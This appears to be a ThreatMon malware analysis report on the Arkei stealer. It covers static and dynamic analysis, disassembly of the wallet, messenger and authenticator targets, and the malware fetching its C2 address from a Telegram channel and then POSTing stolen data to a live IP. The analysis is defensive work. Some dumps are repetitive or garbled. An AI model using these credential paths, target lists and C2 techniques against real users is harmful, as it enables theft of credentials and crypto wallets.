



ThreatMon

ARKEI STEALER



@threatmon



@MonThreat

ThreatMon Arkei Stealer Malware Analysis

Executive Summary

What Is Malware?

Malware, short for "Malicious Software", is software developed by cybercriminals to steal information and damage devices connected to the Internet. Common examples of malware are traditionally viruses, worms, trojans, and ransomware. However, stealer pests have also come to the fore in recent years.

What is Stealer Malware?

Stealer, as a term, completes itself as an information thief. This type of malware infects the device and then collects data from the device to send the information to the attacker. Typical targets are credentials used in online banking services, emails, or FTP accounts.

What is Arkei Stealer?

Arkei is a stealer family, mostly written in C++. It was first seen in the wild around May 2018. It collects data about local computer, browser cookies, messengers, cryptocurrency wallets. Then it zips the collected data and upload to Hacker's C&C Channel.

Static Analysis

Virustotal Check

“55 Security vendors and 2 sandboxes flagged this file as malicious.” So we understood that this Malware doesn't do much to bypass Anti-Viruses.

55 / 71

55 security vendors and 2 sandboxes flagged this file as malicious

7b788dc01e52402ada852c4960170f8058ab901db5c83c5e2fd32485484787a

movie.exe

357.50 KB Size

2022-11-02 08:05:04 UTC 1 minute ago

checks-network-adapters direct-cpu-clock-access long-sleeps malware peexe runtime-modules spreader

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Acronis (Static ML)	⚠ Suspicious	Ad-Aware	⚠ Trojan.GenericKDZ.93063
AhnLab-V3	⚠ Dropper/WinDropperX-gen.R531889	Alibaba	⚠ Ransom.Win32/StopCrypt.6e2ed3b5
ALYac	⚠ Trojan.GenericKDZ.93063	Antiy-AVL	⚠ Trojan.Generic.ASMalwS.50E8
Arcabit	⚠ Trojan.Generic.D16B87	Avast	⚠ Win32.PWSX-gen [Trj]

Examining PE File Header

Malware's compilation date is 30/04/2022, it has been with us for 6 months.

000000E4	014C	Machine	IMAGE_FILE_MACHINE_I386
000000E6	0004	Number of Sections	
000000E8	626CD812	Time Date Stamp	2022/04/30 Sat 06:32:50 UTC
000000EC	00000000	Pointer to Symbol Table	
000000F0	00000000	Number of Symbols	
000000F4	00E0	Size of Optional Header	
000000F6	0102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE

ThreatMon Arkei Stealer Analysis

In the Import Address Table, we found **LoadLibrary** and **Sleep** API Calls which are used to bypass AV's. Malware sleeps for a while after starting so AV thinks that this file does nothing then loads other libraries dynamically.

	pFile	Data	Description	Value
movie.exe				
IMAGE_DOS_HEADER	00000450	00017E2C	Hint/Name RVA	035A RaiseException
MS-DOS Stub Program	00000454	00017E3E	Hint/Name RVA	02E1 LCMAPStringA
IMAGE_NT_HEADERS	00000458	00017E4E	Hint/Name RVA	0113 FillConsoleOutputCharacterW
Signature	0000045C	00017E6C	Hint/Name RVA	03EC SetLastError
IMAGE_FILE_HEADER	00000460	00017E7C	Hint/Name RVA	0220 GetProcAddress
IMAGE_OPTIONAL_HEADER	00000464	00017E8E	Hint/Name RVA	0454 VirtualAlloc
IMAGE_SECTION_HEADER .text	00000468	00017E9E	Hint/Name RVA	02F1 LoadLibraryA
IMAGE_SECTION_HEADER .data	0000046C	00017EAE	Hint/Name RVA	032F OpenMutexA
IMAGE_SECTION_HEADER .rsrc	00000470	00017EBC	Hint/Name RVA	0482 WriteConsoleA
IMAGE_SECTION_HEADER .reloc	00000474	00017ECC	Hint/Name RVA	02F9 LocalAlloc
SECTION .text	00000478	00017EDA	Hint/Name RVA	0004 AddAtomW
IMPORT Address Table	0000047C	00017EE6	Hint/Name RVA	0146 FoldStringW
IMAGE_DEBUG_DIRECTORY	00000480	00017EF4	Hint/Name RVA	012E FindNextFileA
IMAGE_LOAD_CONFIG_DIRECTORY	00000484	00017F04	Hint/Name RVA	01F6 GetModuleHandleA
IMAGE_DEBUG_TYPE_CODEVIEW	00000488	00017F18	Hint/Name RVA	008B CreateMutexA
IMPORT Directory Table	0000048C	00017F28	Hint/Name RVA	0130 FindNextFileW
IMPORT Name Table	00000490	00017F38	Hint/Name RVA	01CB GetFileAttributesExW
IMPORT Hints/Names & DLL Names	00000494	00017F50	Hint/Name RVA	03E1 SetFileShortNameA
SECTION .data	00000498	00017F64	Hint/Name RVA	042C TerminateJobObject
SECTION .rsrc	0000049C	00017F88	Hint/Name RVA	01F9 GetModuleHandleW
SECTION .reloc	000004A0	00017F9C	Hint/Name RVA	0421 Sleep
	000004A4	00017FA4	Hint/Name RVA	0104 ExitProcess
	000004A8	00017FB2	Hint/Name RVA	016F GetCommandLineA
	000004AC	00017FC4	Hint/Name RVA	0239 GetStartupInfoA
	000004B0	00017FD6	Hint/Name RVA	029D HeapAlloc
	000004B4	00017FE2	Hint/Name RVA	01E6 GetLastError
	000004B8	00017FF2	Hint/Name RVA	02A1 HeapFree
	000004BC	00017FFE	Hint/Name RVA	0434 TlsGetValue
	000004C0	0001800C	Hint/Name RVA	0432 TlsAlloc
	000004C4	00018018	Hint/Name RVA	0435 TlsSetValue
	000004C8	00018026	Hint/Name RVA	0433 TlsFree

Strings of file are heavily obfuscated so it makes our job harder, we will keep further with Dynamic Analysis.

Dynamic Analysis

After execution of the file, it read Browser Credential Data, Cookies and some System Information.

Class: File System
Operation: ReadFile
Result: SUCCESS
Path: C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default>Login Data
Duration: 0.0007647

Offset: 0
Length: 47.104
Priority: Normal

ThreatMon Arkei Stealer Analysis

Class: File System
Operation: **ReadFile**
Result: SUCCESS
Path: **C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies**
Duration: 0.0000608

Offset: 0
Length: 131.072
Priority: Normal

Read Computer name, CPU Information.

Class: Registry
Operation: RegQueryValue
Result: SUCCESS
Path: **HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName**
Duration: 0.0000024

Type: REG_SZ
Length: 20
Data: TESTPCS12

Class: Registry
Operation: RegQueryValue
Result: SUCCESS
Path: **HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString**
Duration: 0.0000025

Type: REG_SZ
Length: 96
Data: AMD Ryzen 7 4800H with Radeon Graphics

Searches for installed softwares.

Class: Registry
Operation: RegQueryValue
Result: SUCCESS
Path: HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\ **Wireshark** DisplayVersion
Duration: 0.0000013

Type: REG_SZ
Length: 12
Data: 3.6.7

After these operations, Malware sent the encrypted data to Hacker's C&C Channel over HTTP Protocol.

ThreatMon Arkei Stealer Analysis

```
4062 41.917997 192.168.100.15 64.44.177.137 HTTP 720 [POST / HTTP/1.1]

> Frame 4062: 720 bytes on wire (5760 bits), 720 bytes captured (5760 bits) on interface 0
> Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: RealtekU_36:3e:ff (52:54:00:36:3e:ff)
> Internet Protocol Version 4, Src: 192.168.100.15, Dst: 64.44.177.137
> Transmission Control Protocol, Src Port: 56561, Dst Port: 80, Seq: 77486, Ack: 2686209, Len: 666
> [78 Reassembled TCP Segments (78028 bytes): #3927(178), #3928(1206), #3931(1206), #3932(1206), #3933(1206), #3938(1206), #3939(1206), #3940(1206), #3941(1206), #3942(1206), #3943(1206), #3951(1206), #3952(1206), #3953(1206), #3954(1206), #3955(1206), #3956(1206), #3957(1206), #3958(1206), #3959(1206), #3960(1206), #3961(1206), #3962(1206), #3963(1206), #3964(1206), #3965(1206), #3966(1206), #3967(1206), #3968(1206), #3969(1206), #3970(1206), #3971(1206), #3972(1206), #3973(1206), #3974(1206), #3975(1206), #3976(1206), #3977(1206), #3978(1206), #3979(1206), #3980(1206), #3981(1206), #3982(1206), #3983(1206), #3984(1206), #3985(1206), #3986(1206), #3987(1206), #3988(1206), #3989(1206), #3990(1206), #3991(1206), #3992(1206), #3993(1206), #3994(1206), #3995(1206), #3996(1206), #3997(1206), #3998(1206), #3999(1206), #4000(1206), #4001(1206), #4002(1206), #4003(1206), #4004(1206), #4005(1206), #4006(1206), #4007(1206), #4008(1206), #4009(1206), #4010(1206), #4011(1206), #4012(1206), #4013(1206), #4014(1206), #4015(1206), #4016(1206), #4017(1206), #4018(1206), #4019(1206), #4020(1206), #4021(1206), #4022(1206), #4023(1206), #4024(1206), #4025(1206), #4026(1206), #4027(1206), #4028(1206), #4029(1206), #4030(1206), #4031(1206), #4032(1206), #4033(1206), #4034(1206), #4035(1206), #4036(1206), #4037(1206), #4038(1206), #4039(1206), #4040(1206), #4041(1206), #4042(1206), #4043(1206), #4044(1206), #4045(1206), #4046(1206), #4047(1206), #4048(1206), #4049(1206), #4050(1206), #4051(1206), #4052(1206), #4053(1206), #4054(1206), #4055(1206), #4056(1206), #4057(1206), #4058(1206), #4059(1206), #4060(1206), #4061(1206), #4062(1206), #4063(1206), #4064(1206), #4065(1206), #4066(1206), #4067(1206), #4068(1206), #4069(1206), #4070(1206), #4071(1206), #4072(1206), #4073(1206), #4074(1206), #4075(1206), #4076(1206), #4077(1206), #4078(1206), #4079(1206), #4080(1206), #4081(1206), #4082(1206), #4083(1206), #4084(1206), #4085(1206), #4086(1206), #4087(1206), #4088(1206), #4089(1206), #4090(1206), #4091(1206), #4092(1206), #4093(1206), #4094(1206), #4095(1206), #4096(1206), #4097(1206), #4098(1206), #4099(1206), #4100(1206), #4101(1206), #4102(1206), #4103(1206), #4104(1206), #4105(1206), #4106(1206), #4107(1206), #4108(1206), #4109(1206), #4110(1206), #4111(1206), #4112(1206), #4113(1206), #4114(1206), #4115(1206), #4116(1206), #4117(1206), #4118(1206), #4119(1206), #4120(1206), #4121(1206), #4122(1206), #4123(1206), #4124(1206), #4125(1206), #4126(1206), #4127(1206), #4128(1206), #4129(1206), #4130(1206), #4131(1206), #4132(1206), #4133(1206), #4134(1206), #4135(1206), #4136(1206), #4137(1206), #4138(1206), #4139(1206), #4140(1206), #4141(1206), #4142(1206), #4143(1206), #4144(1206), #4145(1206), #4146(1206), #4147(1206), #4148(1206), #4149(1206), #4150(1206), #4151(1206), #4152(1206), #4153(1206), #4154(1206), #4155(1206), #4156(1206), #4157(1206), #4158(1206), #4159(1206), #4160(1206), #4161(1206), #4162(1206), #4163(1206), #4164(1206), #4165(1206), #4166(1206), #4167(1206), #4168(1206), #4169(1206), #4170(1206), #4171(1206), #4172(1206), #4173(1206), #4174(1206), #4175(1206), #4176(1206), #4177(1206), #4178(1206), #4179(1206), #4180(1206), #4181(1206), #4182(1206), #4183(1206), #4184(1206), #4185(1206), #4186(1206), #4187(1206), #4188(1206), #4189(1206), #4190(1206), #4191(1206), #4192(1206), #4193(1206), #4194(1206), #4195(1206), #4196(1206), #4197(1206), #4198(1206), #4199(1206), #4200(1206), #4201(1206), #4202(1206), #4203(1206), #4204(1206), #4205(1206), #4206(1206), #4207(1206), #4208(1206), #4209(1206), #4210(1206), #4211(1206), #4212(1206), #4213(1206), #4214(1206), #4215(1206), #4216(1206), #4217(1206), #4218(1206), #4219(1206), #4220(1206), #4221(1206), #4222(1206), #4223(1206), #4224(1206), #4225(1206), #4226(1206), #4227(1206), #4228(1206), #4229(1206), #4230(1206), #4231(1206), #4232(1206), #4233(1206), #4234(1206), #4235(1206), #4236(1206), #4237(1206), #4238(1206), #4239(1206), #4240(1206), #4241(1206), #4242(1206), #4243(1206), #4244(1206), #4245(1206), #4246(1206), #4247(1206), #4248(1206), #4249(1206), #4250(1206), #4251(1206), #4252(1206), #4253(1206), #4254(1206), #4255(1206), #4256(1206), #4257(1206), #4258(1206), #4259(1206), #4260(1206), #4261(1206), #4262(1206), #4263(1206), #4264(1206), #4265(1206), #4266(1206), #4267(1206), #4268(1206), #4269(1206), #4270(1206), #4271(1206), #4272(1206), #4273(1206), #4274(1206), #4275(1206), #4276(1206), #4277(1206), #4278(1206), #4279(1206), #4280(1206), #4281(1206), #4282(1206), #4283(1206), #
```

We have seen a little bit of the behavior of the Malware. We will continue with Code Analysis to dig deeper and understand inner workings.

Code Analysis

In addition to file reading operations, we see that wallets and some messenger data are read here. We also see Multi-Factor Authenticators are targeted.

0040244	A3 F05B4400	mov dword ptr ds:[445BF0],eax	00445BF0:&MathWallet
0040244	E8 2B1A0000	call movie.403E9C	
0040244	68 10904300	push movie.439010	439010: "CXKPFJ3"
0040244	68 1C904300	push movie.43901C	
0040244	6A 08	push 8	
0040244	59	pop ecx	
0040244	A3 B05A4400	mov dword ptr ds:[445AB0],eax	00445AB0:&"hnfanknocfeofbddgciijnmhnfnkdnaad"
0040244	E8 141A0000	call movie.403E9C	
0040244	68 28904300	push movie.439028	439028: "P2226TV9k3M4v8KI5Ax3Ofw3VDAECXJU"
0040244	68 4C904300	push movie.43904C	43904C: "8BUAP<1_%[/s&/, [+?A+!8v7%15">&;"
0040244	8BCF	mov ecx,esi	
0040244	A3 F8604400	mov dword ptr ds:[4460F8],eax	004460F8:&Coinbase
0040244	E8 FE190000	call movie.403E9C	
0040244	68 70904300	push movie.439070	439070: "I39wFB"
0040244	68 78904300	push movie.439078	
0040244	6A 06	push 6	
0040244	59	pop ecx	
0040244	A3 FC5C4400	mov dword ptr ds:[445CFC],eax	00445CFC:&"hpg1fhgfnhbpgjdenjgmdgoeiappaf1n"
0040244	E8 E7190000	call movie.403E9C	
0040244	68 80904300	push movie.439080	439080: "QB60H9670DNCUEZPPKG9G2TQ7WU1w29y"
0040244	68 A4904300	push movie.4390A4	4390A4: "3.X&-P_QV&!*9)1>:;%\I(0>9\0;A6BX:"
0040244	8BCF	mov ecx,esi	
0040244	A3 185B4400	mov dword ptr ds:[445B18],eax	00445B18:&Guarda
0040244	E8 D1190000	call movie.403E9C	
0040244	A3 AC5E4400	mov dword ptr ds:[445EAC],eax	00445EAC:&"blnieiiffboi11knjnegogjhkgnoapc"
0040244	68 C8904300	push movie.4390C8	4390C8: "D3TV7A8w6YN"
0040244	68 D4904300	push movie.4390D4	
0040244	8BCF	mov ecx,edi	
0040244	E8 BB190000	call movie.403E9C	
0040244	68 E0904300	push movie.4390E0	4390E0: "619DE520ZPF5XSPQOUEL8DZ90UESOLTC"
0040244	68 04914300	push movie.439104	439104: "U\(\(E#A765Q\$29579#5[&6TZ>#0)*:&"
0040244	8BCF	mov ecx,esi	
0040244	A3 0C604400	mov dword ptr ds:[44600C],eax	0044600C:&EQUALWallet
0040244	E8 A5190000	call movie.403E9C	
0040244	68 28914300	push movie.439128	439128: "SPWZ8TP64NK"
0040244	68 34914300	push movie.439134	

Wallet List:

- EQUAL Wallet
- BitApp Wallet
- iWallet
- Guild Wallet
- Ronin Wallet

ThreatMon Arkei Stealer Analysis


- Clover Wallet
- Liquidity Wallet
- Auro Wallet
- Polymesh Wallet
- EVER Wallet
- Brave Wallet
- Xdefi Wallet
- Nami Wallet
- Ethereum
- Coinbase
- Coinomi
- Coin98

Messenger and Authenticator softwares are also targeted.


0040374	6A 16	push 16	
0040374	59	pop ecx	
0040374	A3 D05C4400	mov dword ptr ds:[445CD0],eax	00445CD0:&"Brave"
0040374	E8 24070000	call movie.403E9C	
0040374	68 B0B24300	push movie.43B2B0	43B2B0:"IFNGL5GURGW"
0040374	68 BCB24300	push movie.43B2BC	
0040374	8BCF	mov ecx,edi	
0040374	A3 C05E4400	mov dword ptr ds:[445EC0],eax	00445EC0:&"\\Thunderbird\\Profiles\\"
0040374	E8 0E070000	call movie.403E9C	
0040374	68 C8B24300	push movie.43B2C8	43B2C8:"9XRGLTASU689J0887V"
0040374	68 DCB24300	push movie.43B2DC	
0040374	6A 12	push 12	
0040374	59	pop ecx	
0040374	A3 4C5C4400	mov dword ptr ds:[445C4C],eax	00445C4C:&"Thunderbird"
0040374	E8 F7060000	call movie.403E9C	
0040374	68 F0B24300	push movie.43B2F0	43B2F0:"IGEX0777U"
0040374	68 FCB24300	push movie.43B2FC	
0040374	6A 09	push 9	
0040374	59	pop ecx	
0040374	A3 F05C4400	mov dword ptr ds:[445CF0],eax	00445CF0:&"\\Telegram Desktop\\"
0040374	E8 E0060000	call movie.403E9C	
0040374	68 08B34300	push movie.43B308	43B308:"MCSA"
0040374	68 10B34300	push movie.43B310	43B310:"\#k"
0040374	6A 04	push 4	
0040374	59	pop ecx	
0040374	A3 20624400	mov dword ptr ds:[446220],eax	00446220:&"key_datas"
0040374	E8 C9060000	call movie.403E9C	
0040374	68 18B34300	push movie.43B318	43B318:"R4G5D852I53X1KFEP"
0040374	68 2CB34300	push movie.43B32C	
0040374	6A 11	push 11	
0040374	59	pop ecx	
0040374	A3 1C5F4400	mov dword ptr ds:[445F1C],eax	00445F1C:&"map"
0040374	E8 B2060000	call movie.403E9C	
0040374	68 40B34300	push movie.43B340	43B340:"N6J8IARL7TJN9YPB6"
0040374	68 54B34300	push movie.43B354	
0040374	6A 11	push 11	
0040374	59	pop ecx	
00402B4	A3 BC5A4400	mov dword ptr ds:[445ABC],eax	00445ABC:&"Authy"
00402B4	E8 C0120000	call movie.403E9C	
00402B4	68 D89F4300	push movie.439FD8	439FD8:"UTH46Q90J6P2VL20X"
00402B4	68 EC9F4300	push movie.439FEC	
00402B4	6A 11	push 11	
00402B4	59	pop ecx	ecx: "/1636"
00402B4	A3 245D4400	mov dword ptr ds:[445D24],eax	00445D24:&"oe1jd1dpnmbchonie1idgobddfff1a1"
00402B4	E8 A9120000	call movie.403E9C	
00402B4	68 00A04300	push movie.43A000	43A000:"7UBS3ZC9JK353TFLT08BPNKCWV2QASMD"
00402B4	68 24A04300	push movie.43A024	43A024:"^9%0]2&U:([P1#%SYH+:/')<4A3\"/(<"
00402B4	8BCE	mov ecx,esi	ecx: "/1636"
00402B4	A3 505B4400	mov dword ptr ds:[445B50],eax	00445B50:&"EOS Authenticator"
00402C0	E8 93120000	call movie.403E9C	
00402C0	68 48A04300	push movie.43A048	43A048:"54FTKH14F5XFGTQNKRC"
00402C0	68 5CA04300	push movie.43A05C	43A05C:"ru3 #hpA2]=(3=2/?=1"
00402C0	6A 13	push 13	
00402C0	59	pop ecx	ecx: "/1636"
00402C0	A3 D85E4400	mov dword ptr ds:[445ED8],eax	00445ED8:&"ilgcnhelpchnceeipipialjkb1bcob1"
00402C0	E8 7C120000	call movie.403E9C	
00402C0	68 70A04300	push movie.43A070	43A070:"V3NHTJ96I6V8080A8OWBL9E6T0E6CEPGSQ0JRWJJKLS7T66"
00402C0	68 A8A04300	push movie.43A0A8	
00402C0	6A 36	push 36	
00402C0	59	pop ecx	ecx: "/1636"
00402C0	A3 A8614400	mov dword ptr ds:[4461A8],eax	004461A8:&"GAuth Authenticator"
00402C0	E8 65120000	call movie.403E9C	
00402C0	68 E0A04300	push movie.43A0E0	43A0E0:"0WYQX2ED3DRP"
00402C0	68 F0A04300	push movie.43A0F0	
00402C0	6A 0C	push C	
00402C0	59	pop ecx	ecx: "/1636"
00402C0	A3 84614400	mov dword ptr ds:[446184],eax	00446184:&"\\com.liberty.jaxx\\IndexedDB\\file__0.index"
00402C0	E8 4E120000	call movie.403E9C	
00402C0	68 00A14300	push movie.43A100	43A100:"QKHQSL2M0AQHNW47QTQSC0EUB"
00402C0	68 1CA14300	push movie.43A11C	
00402C0	6A 1A	push 1A	

Connecting to C&C Server

Malware follows a different and interesting way while connecting to C&C Server. It first sends a GET Request to a Telegram address. It fetches the actual C2 Server IP from the description of Telegram Channel.



As you see, the “hello <http://64.44.177.137:80>” string is located in the description of the Channel.



ThreatMon Arkei Stealer Analysis

What is exactly the purpose of this behavior ? Hacker wants to make sure the malware works correctly. The IP address of C&C Channel may be blacklisted or Hacker may want to change it, that's enough to change the description of Telegram Channel, so he/she won't have to make a new binary.

The screenshot shows a debugger window with assembly code. A red box highlights the instruction `call dword ptr ds:[<&InternetConnectA>]` at address 0040A7B3. The register `eax` contains the value "64.44.177.137". Below the assembly view, the memory dump shows the ASCII representation of the IP address: "64.44.177.137.g".

After connecting to C2 Channel Malware first fetches a Config file. This file determines the pattern of the operations.

The screenshot shows a debugger window with assembly code. A red box highlights the instruction `call dword ptr ds:[<&HttpSendRequestA>]` at address 0040A802. The register `eax` contains the value "64.44.177.137.g". Below the assembly view, the memory dump shows the ASCII representation of the IP address: "64.44.177.137.g".

The screenshot shows a debugger window with assembly code. A red box highlights the instruction `call movie.4040F9` at address 0040A89D. The register `eax` contains the value "64.44.177.137.g". Below the assembly view, the memory dump shows the ASCII representation of the IP address: "64.44.177.137.g".

ThreatMon Arkei Stealer Analysis

So how do we read this config ? First 1 is for Saved Passwords, second 1 is for Cookies / Autofill etc. Last part is obvious “*.txt;1;3;movies:music:mp3;exe;”. Then in addition to the Config file, Malware fetches a Zip file.

```
0040E259 53      push ebx
0040E25A 57      push edi
0040E25B 8B4405  call dword ptr ds:[&InternetOpenUrlA]
0040E25C 8B4405  mov ebx,edx
0040E25D 33FF    xor edi,edi
0040E25E 8B4405  jmp mov[eax,40E293]
0040E25F 8B4405  lea eax,dword ptr ss:[ebp-70]
0040E260 50      push eax
0040E261 68004000 push 400
0040E262 8B4405  lea eax,dword ptr ss:[ebp-6C]
0040E263 50      push eax
0040E264 53      push ebx
0040E265 FF15 0C644400 call dword ptr ds:[&InternetReadFile]
0040E266 33C0    xor eax,edx
0040E267 8B4405  cmp dword ptr ss:[ebp-70],esi
0040E268 7616    jne mov[eax,40E293]
```


Address	Hex	ASCII
0019E128	68 74 74 70	3A 2F 2F 36
0019E129	3A 38 30 2F	36 38 31 39
0019E12A	33 30 38 35	33 30 38 35
0019E12B	2E 7A 69 70	00 00 00 00
0019E12C	00 00 00 00	00 00 00 00
0019E12D	00 00 00 00	00 00 00 00
0019E12E	00 00 00 00	00 00 00 00
0019E12F	00 00 00 00	00 00 00 00
0019E130	00 00 00 00	00 00 00 00
0019E131	00 00 00 00	00 00 00 00
0019E132	00 00 00 00	00 00 00 00
0019E133	00 00 00 00	00 00 00 00
0019E134	00 00 00 00	00 00 00 00
0019E135	00 00 00 00	00 00 00 00
0019E136	00 00 00 00	00 00 00 00
0019E137	00 00 00 00	00 00 00 00
0019E138	00 00 00 00	00 00 00 00
0019E139	00 00 00 00	00 00 00 00
0019E13A	00 00 00 00	00 00 00 00
0019E13B	00 00 00 00	00 00 00 00
0019E13C	00 00 00 00	00 00 00 00
0019E13D	00 00 00 00	00 00 00 00
0019E13E	00 00 00 00	00 00 00 00
0019E13F	00 00 00 00	00 00 00 00
0019E140	00 00 00 00	00 00 00 00
0019E141	00 00 00 00	00 00 00 00
0019E142	00 00 00 00	00 00 00 00
0019E143	00 00 00 00	00 00 00 00
0019E144	00 00 00 00	00 00 00 00
0019E145	00 00 00 00	00 00 00 00
0019E146	00 00 00 00	00 00 00 00
0019E147	00 00 00 00	00 00 00 00
0019E148	00 00 00 00	00 00 00 00
0019E149	00 00 00 00	00 00 00 00
0019E14A	00 00 00 00	00 00 00 00
0019E14B	00 00 00 00	00 00 00 00
0019E14C	00 00 00 00	00 00 00 00
0019E14D	00 00 00 00	00 00 00 00
0019E14E	00 00 00 00	00 00 00 00
0019E14F	00 00 00 00	00 00 00 00
0019E150	00 00 00 00	00 00 00 00
0019E151	00 00 00 00	00 00 00 00
0019E152	00 00 00 00	00 00 00 00
0019E153	00 00 00 00	00 00 00 00
0019E154	00 00 00 00	00 00 00 00
0019E155	00 00 00 00	00 00 00 00
0019E156	00 00 00 00	00 00 00 00
0019E157	00 00 00 00	00 00 00 00
0019E158	00 00 00 00	00 00 00 00
0019E159	00 00 00 00	00 00 00 00
0019E15A	00 00 00 00	00 00 00 00
0019E15B	00 00 00 00	00 00 00 00
0019E15C	00 00 00 00	00 00 00 00
0019E15D	00 00 00 00	00 00 00 00
0019E15E	00 00 00 00	00 00 00 00
0019E15F	00 00 00 00	00 00 00 00
0019E160	00 00 00 00	00 00 00 00
0019E161	00 00 00 00	00 00 00 00
0019E162	00 00 00 00	00 00 00 00
0019E163	00 00 00 00	00 00 00 00
0019E164	00 00 00 00	00 00 00 00
0019E165	00 00 00 00	00 00 00 00
0019E166	00 00 00 00	00 00 00 00
0019E167	00 00 00 00	00 00 00 00
0019E168	00 00 00 00	00 00 00 00
0019E169	00 00 00 00	00 00 00 00
0019E16A	00 00 00 00	00 00 00 00
0019E16B	00 00 00 00	00 00 00 00
0019E16C	00 00 00 00	00 00 00 00
0019E16D	00 00 00 00	00 00 00 00
0019E16E	00 00 00 00	00 00 00 00
0019E16F	00 00 00 00	00 00 00 00
0019E170	00 00 00 00	00 00 00 00
0019E171	00 00 00 00	00 00 00 00
0019E172	00 00 00 00	00 00 00 00
0019E173	00 00 00 00	00 00 00 00
0019E174	00 00 00 00	00 00 00 00
0019E175	00 00 00 00	00 00 00 00
0019E176	00 00 00 00	00 00 00 00
0019E177	00 00 00 00	00 00 00 00
0019E178	00 00 00 00	00 00 00 00
0019E179	00 00 00 00	00 00 00 00
0019E17A	00 00 00 00	00 00 00 00
0019E17B	00 00 00 00	00 00 00 00
0019E17C	00 00 00 00	00 00 00 00
0019E17D	00 00 00 00	00 00 00 00
0019E17E	00 00 00 00	00 00 00 00
0019E17F	00 00 00 00	00 00 00 00
0019E180	00 00 00 00	00 00 00 00
0019E181	00 00 00 00	00 00 00 00
0019E182	00 00 00 00	00 00 00 00
0019E183	00 00 00 00	00 00 00 00
0019E184	00 00 00 00	00 00 00 00
0019E185	00 00 00 00	00 00 00 00
0019E186	00 00 00 00	00 00 00 00
0019E187	00 00 00 00	00 00 00 00
0019E188	00 00 00 00	00 00 00 00
0019E189	00 00 00 00	00 00 00 00
0019E18A	00 00 00 00	00 00 00 00
0019E18B	00 00 00 00	00 00 00 00
0019E18C	00 00 00 00	00 00 00 00
0019E18D	00 00 00 00	00 00 00 00
0019E18E	00 00 00 00	00 00 00 00
0019E18F	00 00 00 00	00 00 00 00
0019E190	00 00 00 00	00 00 00 00
0019E191	00 00 00 00	00 00 00 00
0019E192	00 00 00 00	00 00 00 00
0019E193	00 00 00 00	00 00 00 00
0019E194	00 00 00 00	00 00 00 00
0019E195	00 00 00 00	00 00 00 00
